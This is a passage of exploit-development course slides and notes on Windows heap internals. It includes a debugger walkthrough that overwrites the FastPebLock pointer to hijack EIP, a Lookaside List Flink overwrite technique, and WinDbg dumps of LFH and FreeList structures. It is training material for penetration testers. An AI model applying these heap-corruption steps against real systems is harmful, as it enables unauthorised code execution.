
Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploit Technique (6)

While still at the first strcpy() breakpoint, press and hold the F7 key to watch the A's get copied over to the destination address on the heap. Once you see your B's (0x42) and C's (0x43) written to the heap, stop pressing F7. The B's and C's should have overwritten the pointers needed by RtlAllocateHeap(). If you hold F7 down too long, you will move beyond the point where you can perform the attack. You want to make sure that you get it just to the point when the B's and C's are copied.

Remedial Heap Exploit Technique (7)

- Highlight the four C's copied into the heap and press ctrl-e




Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploit Technique (7)

Now that the B's and C's are copied into the heap, highlight the four C's by dragging your left mouse button over them and press control-e. This will pull up a pop-up box that will allow you to edit the data held at this memory location. The memory location on the slide's example is the four bytes at 0x00481ec0, but this may be different on your system. Once the pop-up box is up, change the values 0x43434343 to the address 0x7ffdf020. Remember little endian format and put the address in backwards like 0x20f0fd7f. The value we are modifying is the location of the FastPebLock Pointer at 0x7ffdf020. This is the pointer that is called by the exit process, which normally holds the pointer to RtlEnterCriticalSection(). We are telling the heap routine, which will be performed when the second call to RtlAllocateHeap() is made, to write the address held at 0x00481ec8 (our B's) to the FastPebLockRoutine pointer held at 0x7ffdf020. If successful, EIP should try and jump to 0x42424242.

Remedial Heap Exploit Technique (8)



Remedial Heap Exploit Technique (8)

Press F9 to continue execution after you've successfully changed the pointer holding 0x43434343 to the address of the FastPebLock pointer. You should see an exception raised in OllyDbg complaining that it cannot write to the address 0x42424242. Press Shift-F9 to pass the exception to OllyDbg. You may need to pass up to three or four exceptions to OllyDbg before seeing EIP jump to 0x42424242.

The image on the left shows the successful loading of our addresses/values into EAX and ECX. EAX is holding our B's with 0x42424242, and ECX is holding the address of the FastPebLock Pointer at 0x7ffdf020. As stated before, the address held in EAX will be written to the address held in ECX. The address held in ECX "FastPebLock Pointer" will be written to the address held in EAX "0x42424242." This will cause an exception and the FastPebLock pointer to be called. The FastPebLock pointer should hold the address of RtlEnterCriticalSection(), but of course contains our value of 0x42424242. On the right image you can see that EIP has successfully jumped to this supplied value. In order to utilize this technique successfully, you must compensate for the other write operation. As of now, the write to 0x42424242 is causing an access violation. We would need to make sure that address is also writeable to prevent the exception. Also, we would need to add in some code to repair the FastPebLock Pointer so that it points to the appropriate address. The goal of this walkthrough is to demonstrate gaining control of EIP through this technique.

Heap Controls Sample

- XP SP2 and Server 2003 introduced:
 - PEB randomization
 - Only 16 possible locations
 - Security Cookies Added
 - Only 8-bits long
 - Safe Unlinking
 - Greatly increases difficulty with heap exploits
 - DEP
 - We already discussed how this is often disabled
 - XP SP3, Vista, 7/8, and Server 2008/2012 use the Low Fragmentation Heap (LFH)
 - Uses 32-bit cookie for heap chunks!
 - Lookaside Lists removed in user mode...

Sec760 Advanced Exploit Development for Penetration Testers

Heap Controls Sample

The last attack on the PEB would likely fail due to controls put on Windows XP SP2 & Server 2003 systems and later. PEB randomization uses 1 of 16 adjacent possible locations of where the PEB will start, as mentioned earlier. In XP SP1, Win2k, and prior the PEB was always found at address 0x7ffdf000. There are now 16 possible load addresses for the PEB on a 32-bit application. The likelihood of guessing the right address for the PEB should be a 1/16 chance, but favoritism has been proven to be shown at certain addresses. Regardless, 16 possible load addresses cannot be considered secure, and we can always get the address of the PEB from FS:[0x30].

Security Cookies were added during heap chunk allocations to provide an integrity check. The problem with the heap cookies is that they are only 8-bits in length. Through format string attacks and data leaks, or through the ability to brute force an application, 8-bit heap cookies do not provide enough protection, and they are only checked under certain conditions. Safe Unlinking was added, which greatly increases the difficulty in exploiting Windows heaps. This is the same type of check added to later versions of dlmalloc and ptmalloc, where the forward and backward pointers are checked to make sure they are pointing to the appropriate locations prior to unlinking them. We already discussed how Data Execution Prevention (DEP) is not used on many applications inside of Windows, and definitely not used by default for many third-party applications. Circumventing this control is often trivial. Windows XP SP3 (limited use), Vista, 7/8, and Server 2008/2012 utilizes the Low Fragmentation Heap (LFH), which provides a challenging obstacle for the security researcher or hacker. With LFH, a 32-bit cookie is placed on allocated heap chunks <16 Kb.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

The Modern Heap

In this module, we will introduce the modern heap layout and the Low Fragmentation Heap (LFH).

Modern Windows Heap

- The Windows heap has experienced major overhauls starting with Windows Vista through Windows 8
- The overall architecture and allocators are much more complex than in the past
- There are many exploit mitigations blocking existing exploitation techniques disclosed by researchers
- Chris Valasek and Tarjei Mandt have done excellent research on the Windows 7 and Windows 8 heap design
 - Their research is highly respected and utilized
 - Their research was used for this section of the course
 - Check out the two papers listed in the slide notes titled, “Windows 8 Heap Internals” and “Understanding the Low Fragmentation Heap”

Sec760 Advanced Exploit Development for Penetration Testers

Modern Windows Heap

The Windows heap has gone through a number of overhauls since the days of Windows XP. Major changes were introduced with Windows Vista, as well as Windows 7 and Windows 8. The front-end and back-end allocators, architecture, and determinism of the heap has changed greatly, making reliable heap exploitation and predictability much more difficult. There are many new exploit mitigation controls in place to stop the bulk of the techniques disclosed by various security researchers, or found in exploits.

Chris Valasek and Tarjei Mandt released a couple of great research papers over the years on the heap design and changes related to Windows Vista through Windows 8. Their research is highly respected and utilized by many practitioners in the field. Their research was certainly used as a reference during the creation of this module. There are two papers in particular that you are encouraged to read:

Windows 8 Heap Internals

http://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf

Understanding the Low Fragmentation Heap

http://illmatics.com/Understanding_the_LFH.pdf

Another great series of articles, written by Steven Seeley, titled “Heap Overflows for Humans” are available at: <https://net-ninja.net/>

Primary Heap Structures

- We can look at the various structures that make up the heap using the “dt” command in WinDbg
- Many structures, as we have seen already, hold pointers to other structures
- A heap itself must have a structure; this can be dumped with “dt _HEAP”
- This is called the HeapBase structure
- This structure contains information required by the Windows heap manager

Sec760 Advanced Exploit Development for Penetration Testers

Primary Heap Structures

Using the “dt” command in WinDbg, we can dump various heap structures. As we have previously seen, many structures hold pointers to additional structures. Each heap that is created falls under a structure as can be seen by looking at _HEAP. This is known as the HeapBase structure, which contains information needed by the Windows heap manager.

HeapBase Structure (1)

- The following is a sampling of the output of `_HEAP` from a Windows 8 64-bit system:

```
kd> dt _heap
ntdll!_HEAP
+0x000 Entry           : _HEAP_ENTRY
+0x010 SegmentSignature : Uint4B
+0x014 SegmentFlags    : Uint4B
+0x018 SegmentListEntry : _LIST_ENTRY
+0x028 Heap            : Ptr64 _HEAP
+0x030 BaseAddress      : Ptr64 Void
+0x038 NumberOfPages    : Uint4B
+0x040 FirstEntry       : Ptr64 _HEAP_ENTRY
+0x048 LastValidEntry   : Ptr64 _HEAP_ENTRY
```

- As you can see, many are pointers to additional structures

Sec760 Advanced Exploit Development for Penetration Testers

HeapBase Structure (1)

On this slide is an example of the output seen when running the “`dt _heap`” command on a Windows 8 64-bit system. Note that the results are only a snippet in order to fit it onto the slide. The full results can be seen with your debugger.

```
kd> dt _heap
ntdll!_HEAP
+0x000 Entry           : _HEAP_ENTRY
+0x010 SegmentSignature : Uint4B
+0x014 SegmentFlags    : Uint4B
+0x018 SegmentListEntry : _LIST_ENTRY
+0x028 Heap            : Ptr64 _HEAP
+0x030 BaseAddress      : Ptr64 Void
+0x038 NumberOfPages    : Uint4B
+0x040 FirstEntry       : Ptr64 _HEAP_ENTRY
+0x048 LastValidEntry   : Ptr64 _HEAP_ENTRY
```

Many of the results seen in the snippet above contain pointers to additional structures, as previously mentioned.

HeapBase Structure (2)

- By first running the “!heap” command in WinDbg we can get a listing of all active heaps
- Then, using the command “dt _HEAP <heap addr>” we can get the populated structure of _HEAP for the given heap
- There are many fields; however, some hold more significance
 - FrontEndHeapType – 0x00 by default, 0x02 for LFH
 - FrontEndHeap – Pointer to LFH structure if being used
 - FreeLists – Pointer to doubly-linked back-end FreeList
 - Encoding – Used for chunk header encoding
- Lookaside lists are no longer used in user land on Windows 7 & 8

Sec760 Advanced Exploit Development for Penetration Testers

HeapBase Structure (2)

When simply running the command “!heap” in WinDbg, we get a listing of all active heaps within the process. We can then use the “dt _HEAP <heap addr>” command in WinDbg, where “<heap addr>” is one of the heaps seen in the results of the “!heap” command. By including the heap address we get to see the structure, and the values populated for that specific heap. There are a large number of fields on Windows 7 and 8. We will focus in on a few of the important ones.

FrontEndHeapType – This field is set to 0x00 by default. If the heap is using LFH, it will hold 0x02.

FrontEndHeap – This field holds a pointer to the LFH structure if it is being used.

FreeLists – This field holds a pointer to the doubly-linked back-end FreeList allocator.

Encoding – If encoding is being used to protect heap header data, this field is populated, along with EncodeFlagMask.

Lookaside Lists are no longer used as the front-end allocator in user land processes on the Windows 7 and 8 operating systems.

__HEAP_LIST_LOOKUP

- As stated by Valasek and others, typically at 0x150 from the HeapBase is the first __HEAP_LIST_LOOKUP structure
- Offset 0xb8, BlocksIndex, in the __HEAP structure holds the pointer to this location
- __HEAP_LIST_LOOKUP is a structure which holds important data such as:
 - ExtendedLookup – Pointer to the next structure, holding chunk sizes 0x81 – 0x800 byte chunks. First structure holds <=80
 - ArraySize – Holds the info described above
 - ListHead – Points to the FreeLists
 - ListsInUseULong – Bitmap to determine which FreeLists have entries
 - ListHints – FreeList pointers
 - Chunks >= 16K-bytes are stored in FreeList[0]

Sec760 Advanced Exploit Development for Penetration Testers

__HEAP_LIST_LOOKUP

The __HEAP_LIST_LOOKUP structure is important as it holds information used by the heap management and allocators. As stated by Valasek and others, it typically sits at offset 0x150 from the first heap structure. There is also a BlocksIndex variable within the __HEAP structure that points to this location. Important data in the __HEAP_LIST_LOOKUP structure includes:

ExtendedLookup – A pointer to the next structure, if one exists, holding chunk sizes between 0x81 bytes and 0x800 bytes. The first __HEAP_LIST_LOOKUP structure holds chunk sizes up to 80-bytes.

ArraySize – This field holds the information described above. On Windows 7 & 8 the first structure holds <=80-bytes and the second structure holds 0x81-bytes – 0x800-bytes.

ListHead – Pointer to FreeLists

ListsInUseULong – A bitmap used to determine which FreeLists have entries.

ListHints – FreeList Pointers

_HEAP_LIST_LOOKUP Example

- Example output of the _HEAP_LIST_LOOKUP structure

```
0:000> dt _Heap_list_lookup 00340000+0x150
ntdll!_HEAP_LIST_LOOKUP
+0x000 ExtendedLookup : 0x00342bf0
_HEAP_LIST_LOOKUP
+0x004 ArraySize : 0x80
+0x008 ExtraItem : 1
+0x00c ItemCount : 0x6e
+0x010 OutOfRangeItems : 0
+0x014 BaseIndex : 0
+0x018 ListHead : 0x003400c4 _LIST_ENTRY [
                    0x4a18bc8 - 0x4a5f618 ]
+0x01c ListsInUseUlong : 0x00340174 -> 0xe6dfdc
+0x020 ListHints : 0x00340184 -> (null)
```

Sec760 Advanced Exploit Development for Penetration Testers

_HEAP_LIST_LOOKUP Example

The following is an example of the output for the _HEAP_LIST_LOOKUP structure:

```
0:000> dt _Heap_list_lookup 00340000+0x150
ntdll!_HEAP_LIST_LOOKUP
+0x000 ExtendedLookup : 0x00342bf0 _HEAP_LIST_LOOKUP
+0x004 ArraySize : 0x80
+0x008 ExtraItem : 1
+0x00c ItemCount : 0x6e
+0x010 OutOfRangeItems : 0
+0x014 BaseIndex : 0
+0x018 ListHead : 0x003400c4 _LIST_ENTRY [ 0x4a18bc8 - 0x4a5f618
]
+0x01c ListsInUseUlong : 0x00340174 -> 0xe6dfdc
+0x020 ListHints : 0x00340184 -> (null)
```


Heap Front-End – Lookaside Lists

- Lookaside lists were used as the front-end heap allocator on Windows XP
 - Singly-linked list of free chunks, so no safe unlinking was possible
 - No security cookie support
 - Held chunks up to 1024-bytes
 - Each list can have a maximum of three chunk entries
 - Additional freed chunks of the same size are sent to the back-end FreeLists

Sec760 Advanced Exploit Development for Penetration Testers

Heap Front-End

There are front-end allocators and back-end allocators on the heap. Before Windows Vista, Lookaside Lists were used as the front-end allocators. They are a singly-linked list of free chunks, grouped by size, and used for speed. Each list can hold up to three free chunks. If a list is full, and another chunk of that same size is freed, it is sent to the relative back-end FreeList bucket. Since Lookaside Lists are singly-linked, there can be no safe-unlinking. There are also no header cookies used. The maximum size of a Lookaside List chunk is 1024-bytes.

Lookaside List Attack

- Lookaside list doesn't use 8-bit heap cookies
- Singly-linked, so no Safe Unlink
- If adjacent chunk we overwrite is free and resides on lookaside list:
 - We can overwrite the Flink Pointer with a function pointer address
 - If the chunk holding our fake pointer is reallocated, our malicious Flink pointer will be copied to the lookaside list
 - We then get another allocation of that size to occur, containing our shellcode
 - We then get the function pointer to be called prior to a crash of the application

Sec760 Advanced Exploit Development for Penetration Testers

Lookaside List Attack

The lookaside lists do not use the 8-bit cookies as used by chunks allocated from the free lists. More importantly, there is no safe unlink protection provided to chunks residing inside the lookaside lists. This provides the attacker with an opportunity. First off, an adjacent chunk that we can overwrite must exist and must be a chunk marked as free on a lookaside list. If this condition exists, we can overwrite the adjacent chunks Flink pointer with the address of function pointer. If the adjacent chunk whose Flink pointer we overwrote is reallocated, the overwritten Flink pointer will be written to the lookaside list to mark the next free chunk in the list. We then request another allocation of the same size, containing our shellcode. The malicious pointer is returned and our shellcode is written to the address of the function pointer. We then hope that the function pointer is called prior to a crash.

The heaper Tool

- Immunity Debugger PyCommand tool written by Steven Seeley
- Allows for many desired heap inquiries:
 - Available at: <https://github.com/mrmee/heaper>
 - Search for function pointers
 - Dump various heap structures and addressing
 - Analyze the FreeLists of a given heap
 - Analyze front-end and back-end allocators
 - Patch code or data
 - Hooking

Sec760 Advanced Exploit Development for Penetration Testers

The heaper Tool

The heaper tool is an Immunity Debugger PyCommand script written by Steven Seeley of Immunity Security. It is a fantastic tool that allows you to make various inquiries and patches. You can get the tool at: <https://github.com/mrmee/heaper>. It allows you to perform tasks such as searching for function pointers, dumping heap structures, analyzing free chunks, as well as chunks in use. You can also analyze the allocators, patch function pointers, and perform various types of hooking and insertion of inline assembly.

Locating a Function Pointer

- This is an example of using the heaper tool to locate a writable function pointer in an arbitrary program

```
!heaper findwptrs -m wsock32.dll  
(+) Dumping all calls/jmps that use writable and static  
pointers from wsock32.dll  
0x6fde1472: CALL DWORD PTR DS:[6FDE4340]  
  
6FDE4340  00 00 00 00 00 00 00 00  
6FDE4348  00 00 00 00 00 00 00 00  
6FDE4350  00 00 00 00 00 00 00 00  
6FDE4358  00 00 00 00 00 00 00 00
```

- As you can see, a writable function pointer was located, that currently contains nulls

Sec760 Advanced Exploit Development for Penetration Testers

Locating a Function Pointer

On this slide, we are looking at an example of using the heaper tool to locate a writable function pointer to use in a theoretical attack against the Lookaside List.


```
!heaper findwptrs -m wsock32.dll
```

```
(+) Dumping all calls/jmps that use writable and static pointers from  
wsock32.dll
```

```
0x6fde1472: CALL DWORD PTR DS:[6FDE4340]
```

```
6FDE4340  00 00 00 00 00 00 00 00  
6FDE4348  00 00 00 00 00 00 00 00  
6FDE4350  00 00 00 00 00 00 00 00  
6FDE4358  00 00 00 00 00 00 00 00
```

One function pointer is returned residing inside of wsock32.dll. We can use this address in our attack.



Overflowing the Chunk on the Lookaside List

This slide and the next slide attempt to help you visualize the Lookaside List attack technique. On the top left, we can see that the Lookaside List header is pointing to a free chunk at 0x12345670. We have an allocated, in-use chunk adjacent to and just before the chunk on the Lookaside List. Data copied into the allocated, in-use chunk is performed by a function which allows for a buffer overflow. We overwrite the header data of the chunk residing on the Lookaside List, as well as its FLink pointer. We overwrite the FLink pointer with the address of the function pointer. We then make an allocation request for the same size as the freed chunk. Its entry is removed from the Lookaside List, and all that remains is the function pointer's address.

Allocation Request is Made

Lookaside List Header
Flink = 6FDE4340

Hijacked Function
Pointer

SHELLCODE
SHELLCODE
SHELLCODE
SHELLCODE
SHELLCODE

Now that the malicious FLink pointer is written to the header, another allocation is made from the lookaside list at the appropriate size, returning the malicious FLink pointer, allowing us to write our shellcode to the address where a function pointer is pointing!

6FDE1472 FF15 4043DE6F CALL DWORD PTR DS:[6FDE4340]

Sec760 Advanced Exploit Development for Penetration Testers

Allocation Request is Made

We make another allocation request, matching the size of the relative Lookaside List. That allocation includes our shellcode, and is written to the function pointer's address. Our goal now is to make it so the function pointer is called prior to a crash. If it is called, we get shellcode execution.

Heap Front-End – LFH

- Low Fragmentation Heap (LFH) Front-End Allocator
- Used by Windows Vista and beyond as a replacement to the Lookaside List, with some support on Windows XP SP3
- Managed by the structure `_LFH_HEAP`
- Able to hold chunk sizes under 16K-bytes
- Must be triggered:
 - “The LFH is only used if there have been 0x12 (18) consecutive allocations or 0x11 (17) consecutive allocations (if there has been at least 1 allocation and free).”¹

¹Seeley, Steven. “Heap Overflows for Humans 104.” <https://net-ninja.net/article/2012/Mar/1/heap-overflows-for-humans-104> retrieved July 29th, 2013.

Heap Front-End – LFH

The Low Fragmentation Heap (LFH) replaced the Lookaside List as the heap front-end allocator starting with Windows Vista onward. Some support was available for LFH in Windows XP SP3. The LFH is managed by the structure `_LFH_HEAP`. It is able to hold chunk sizes under 16K-bytes. The Lookaside List was always checked first when `HeapAlloc()` was called requesting an available chunk. The LFH must be triggered. As stated by research from Chris Valasek and others, there must be a series of allocation requests in order to trigger LFH. As stated by Steven Seeley, “The LFH is only used if there have been 0x12 (18) consecutive allocations or 0x11 (17) consecutive allocations (if there has been at least 1 allocation and free).”¹

¹Seeley, Steven. “Heap Overflows for Humans 104.” <https://net-ninja.net/article/2012/Mar/1/heap-overflows-for-humans-104> retrieved July 29th, 2013.

_LFH_HEAP (1)

- Sample dump of the _LFH_HEAP structure

```
0:000> dt _LFH_HEAP 0x00346910
ntdll!_LFH_HEAP
+0x000 Lock           : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x34d858 ]
+0x020 ZoneBlockSize  : 0x20
+0x024 Heap           : 0x00340000 Void
+0x028 SegmentChange  : 0
+0x02c SegmentCreate  : 0x38c
...
+0x048 RunInfo        : _HEAP_BUCKET_RUN_INFO
+0x050 UserBlockCache : _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets        : [128] _HEAP_BUCKET
+0x310 LocalData      : [1] _HEAP_LOCAL_DATA
```

Sec760 Advanced Exploit Development for Penetration Testers

_LFH_HEAP

The following output is an example of the _LFH_HEAP structure. At offset 0x24 is the heap pointer for where this LFH structure exists. The UserBlockCache at offset 0x50 holds a list of previously used chunk sizes to help speed up requests for commonly requested chunk sizes. The Buckets element at offset 0x110 is an array of 128 buckets, grouped by chunk size. LocalData points to the _HEAP_LOCAL_DATA structure, which keeps track of available memory for the given heap.

```
0:000> dt _LFH_HEAP 0x00346910
ntdll!_LFH_HEAP
+0x000 Lock           : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x34d858 ]
+0x020 ZoneBlockSize  : 0x20
+0x024 Heap           : 0x00340000 Void
+0x028 SegmentChange  : 0
+0x02c SegmentCreate  : 0x38c
...
+0x048 RunInfo        : _HEAP_BUCKET_RUN_INFO
+0x050 UserBlockCache : _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets        : [128] _HEAP_BUCKET
+0x310 LocalData      : [1] _HEAP_LOCAL_DATA
```


_LFH_HEAP (2)

- There are 128 LFH buckets, each grouped by size
- When an allocation request comes in utilizing the front-end, the smallest-sized bucket capable of holding the requested chunk size is checked first
 - The actual process is quite complex, first determining if LFH is being used, obtaining the pointer to `_LFH_HEAP`, and accessing the appropriate `_HEAP_LOCAL_SEGMENT_INFO` for the requested size, and checking to see if there are any Hints
- If the LFH bucket index is empty, it will walk the list until either finding the appropriate size or exhausting all buckets
- If all buckets are exhausted, the back-end FreeLists are checked


Sec760 Advanced Exploit Development for Penetration Testers

LFH

There are 128 LFH buckets, each indexed by size. The allocation process, when using the front-end allocators, is quite complex. To save time, we cannot cover the specific details of this process; however, the links provided to work by Chris Valasek goes into great detail. Those readings, combined with debugging, can shed light into the behavior of the modern Windows heap. In short, when a request comes in, triggering the LFH, the process must determine the pointer to the `_LFH_HEAP` structure for the given heap. Inside of that structure is an element called `_HEAP_LOCAL_SEGMENT_INFO`. This is an array of 128 structures pertaining to the various LFH bucket sizes. Inside these structures is specific information about the associated index, including any “Hints,” or information about the location of a specific size.

Additional LFH Structures

```
0:000> dt _HEAP_LOCAL_DATA
ntdll!_HEAP_LOCAL_DATA
+0x000 DeletedSubSegments : _SLIST_HEADER
+0x008 CrtZone             : Ptr32 _LFH_BLOCK_ZONE
+0x00c LowFragHeap        : Ptr32 _LFH_HEAP
+0x010 Sequence           : Uint4B
+0x018 SegmentInfo:[128] _HEAP_LOCAL_SEGMENT_INFO
```



```
0:000> dt _HEAP_LOCAL_SEGMENT_INFO
ntdll!_HEAP_LOCAL_SEGMENT_INFO
+0x000 Hint               : Ptr32 _HEAP_SUBSEGMENT
+0x004 ActiveSubsegment   : Ptr32 _HEAP_SUBSEGMENT
+0x008 CachedItems : [16] Ptr32 _HEAP_SUBSEGMENT
+0x050 Counters           : _HEAP_BUCKET_COUNTERS
+0x058 LocalData          : Ptr32 _HEAP_LOCAL_DATA
+0x060 BucketIndex        : Uint2B
```

Additional LFH Structures

This slide simply dumps the structure of both `_HEAP_LOCAL_DATA` and `_HEAP_LOCAL_SEGMENT_INFO`. Other important LFH structures include `_HEAP_USERDATA_HEADER`, and `_INTERLOCK_SEQ`, used for calculating offsets to chunk data. `_HEAP_ENTRY` data will be discussed shortly and is simply the header data for a given chunk.

Back-End Allocators

- FreeLists behaved differently in XP and Server2003
 - There used to be 128 FreeLists, each with a ListHead that included a FLink and BLink pointer
 - You would multiply the index number * 8 to get the chunk size for a given list e.g. FreeList[8] * 8-bytes = 64-byte chunks
 - FreeList[0] held chunks ≥ 1024 -bytes in order from small to large
- With Windows Vista, 7, and 8, ListHints offer information as to the location of specific sized chunks

Sec760 Advanced Exploit Development for Penetration Testers

Back-End Allocators

When referring to the back-end heap allocators, we are talking about the FreeLists. The behavior of the FreeLists on Windows XP and Server 2003 is much different than on newer operating systems. On XP, there were 128 FreeLists, FreeList[0] – FreeList[127], each indexed by taking the FreeList number and multiplying it by 8-bytes. FreeList[0] held chunk sizes ≥ 1024 -bytes. ListHeads were available for each list with an FLink and BLink pointer.

FreeLists – Windows 7 & 8

- ListHints now point to the FLink and BLink structures
 - ListHints hold the available chunk sizes, categorizing them similarly to how they were categorized in the past e.g. `Chunk_Size * 8`
 - The ListHints point to the appropriate FreeLists which now have FLink pointers which can point across various FreeLists from small to large
 - Per Chris Valasek, the BLink pointers in the ListHeads point to counters, or a pointer to the next size bucket
 - Be sure to check out Chris Valasek and Tarjei Mandt's paper previously mentioned on the Windows 8 Heap

Sec760 Advanced Exploit Development for Penetration Testers

FreeLists – Windows 7 & 8

On Windows 7 and Windows 8, ListHints are used to provide information about the location of a desired chunk size. For example `ListHint[0x8]` would contain a pointer to the FreeList holding 64-byte chunks. A big difference is that the FLink pointer in the FreeList for the associated chunk would likely point to a chunk residing on a different FreeList, provided that it was the last chunk on its FreeList. Requests for chunks can walk the list across various FreeLists. The BLink pointer in the ListHead either points to a counter value, or to the next size bucket, per Chris Valasek in the aforementioned paper on "Understanding the LFH."

Be sure to check out Chris Valasek and Tarjei Mandt's research on the Windows 8 Heap at:
http://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf

Module Summary

- Modern Windows Heap
- Various structures associated with Front-End and Back-End allocation
- Low Fragmentation Heap (LFH)

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

In this module we took a look at the modern Windows heap structures, specifically, LFH as a front-end allocator versus Lookaside Lists, and the new implementation of the back-end FreeList allocator.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Spraying

In this module, we will introduce the origins of heap spraying and its limitations.

Remote Exploits

- In the past:
 - Home users were directly connected to the Internet, no NAT, no firewalls, etc.
 - Business systems were poorly configured, unpatched, no defense-in-depth, etc.
 - This has changed ...
- Many attacks are focusing on client-side exploits
 - Browser-based
 - Microsoft Office Suite
 - File Format Exploits

Sec760 Advanced Exploit Development for Penetration Testers

Remote Exploits
